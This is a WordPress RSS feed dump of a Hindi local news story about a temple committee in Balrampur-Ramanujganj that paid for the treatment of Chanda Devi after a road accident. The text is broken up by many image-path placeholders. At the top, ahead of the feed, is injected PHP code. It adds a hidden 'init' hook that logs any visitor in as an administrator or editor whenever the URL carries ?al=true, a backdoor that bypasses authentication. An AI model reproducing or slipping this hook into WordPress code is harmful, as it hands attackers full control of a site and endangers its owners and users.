// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); woman life saved – प्रत्युषा आशा की नयी किरण https://pratyushaashakinayikiran.com न्यूज़ पोर्टल Thu, 26 Dec 2024 15:45:00 +0000 en-US hourly 1 https://wordpress.org/?v=7.0 छत्तीसगढ़-बलरामपुर रामानुजगंज में महिला की बचाई जान, दुर्घटना में सर फूटने पर मदद कर लोगों ने करवाया इलाज https://pratyushaashakinayikiran.com/?p=114065 Thu,26 Dec 2024 15:45:00 +0000 https://pratyushaashakinayikiran.com/?p=114065 बलरामपुर रामानुजगंज।

बलरामपुर रामानुजगंज गरीब ने गरीब की मदद कर मानवता की मिसाल पेश की। नगर के वार्ड क्रमांक 13 में बने ओंकारेश्वर महादेव मंदिर से जुड़ी महिला कोझारखंड में सड़क दुर्घटना में सर पर गंभीर चोट लग गयी थी. इसके बाद उसका प्राथमिक इलाज गढ़वा, फिर डाल्टनगंज, अंबिकापुर उसके बाद रायपुर में किया गया।

घरों में कार्य करने वाली अत्यंत गरीब महिला की ऐसी स्थिति नहीं थी कि वह बेहतर इलाज करने के लिए भाड़ा लगाकर भी जा सके जब इसकी जानकारी मंदिर समिति से जुड़े अन्य लोगों को मिली जिनकी आर्थिक स्थिति बहुत अच्छी नहीं थी उसके बाद भी सभी ने थोड़ा-थोड़ामदद किया एवं महिला का बेहतर इलाज रायपुर में होना संभव हो सका। आज महिला पूर्णता स्वस्थ है वह मंदिर से जुड़े सहयोग करने वाले सभी लोगों काधन्यवाद कर रही है जिसके चलतेउसकी जान बची। प्राप्त जानकारी के अनुसार नगर के वार्ड क्रमांक 13 में रहने वाली चंदा देवी 7 नवम्बर को यूपी के  विंढमगंज अपने बहन के यहां टेंपो से जा रही थी। इसी दौरान झारखंड के चिनिया मोड में टेंपो पलट जाने से उसके सिर पर गंभीर चोट लगी तत्काल स्वजनों ने उसे गढ़वा अस्पताल इलाज के लिए ले गए जहां स्थिति गंभीर देखते हुए रात में ही वहां से रेफर कर दिया गया। जिसके बादडाल्टनगंज में चार दिनों तक इलाज चला परंतु स्थिति में सुधार नहीं होने के बाद अंबिकापुर ले गए वहां भी दो दिन इलाज करने के बाद रेफर कर दिया गया था। अंबिकापुर के बाद रायपुर  में इलाज चला। घरों में काम कर आजीविका अपनी चलाने वाली  चंदा देवी की ऐसी स्थिति नहीं थी कि वह बाहर जाकर बेहतर इलाज करवा सके वह ओंकारेश्वर मंदिर से भी जुड़ी हुई है जब मंदिर के से जुड़े लोगों को जानकारी मिली तो मंदिर समिति से जुड़े करीब 20 ऐसे लोग जिनकी आर्थिक स्थिति बहुत अच्छी नहीं है उनके द्वारा थोड़ा-थोड़ा आर्थिक मदद दिया गया जिससे उसका इलाज संभव हो सका। चंदा देवी रायपुर से इलाज करके पूर्णता स्वस्थ है।

मंदिर समिति के लोगों ने की मदद
चंदा देवी के पति पल्लेदारी का कामकरते हैं। चंदा देवी के सिर में गंभीर चोट लगने के बाद इलाज के लिए घर के लोग भाग दौड़ कर रहे थे उनके पास इतना समय नहीं था कि कहीं मदद भी मांगने जासके ऐसी स्थिति में जब अंबिकापुर जाने के लिए एक किराना दुकान से कुछ पैसे उधार लिए तो इसकी जानकारी मंदिर समिति के अन्य लोगों को मिली तो उनके द्वारा बिना मदद मांगे आर्थिक मदद दी गई।
ओंकारेश्वर मंदिर समिति के अध्यक्ष संजय कश्यप ने बताया कि मंदिर समिति में हम लोग करीब 25 लोग हैं 25 लोगों में किसी की भी आर्थिक स्थिति  बहुत मजबूत नहीं है।परंतु इसके बाद भी हम लोग इस प्रकार के मदद के लिए आगे रहते है। हम लोगों से मदद नहीं मांगा गया था। जानकारी मिली तो मदद किए थे इसके पहले भी एक युवक कीसमिति की ओर सेमदद की गई थी।

]]>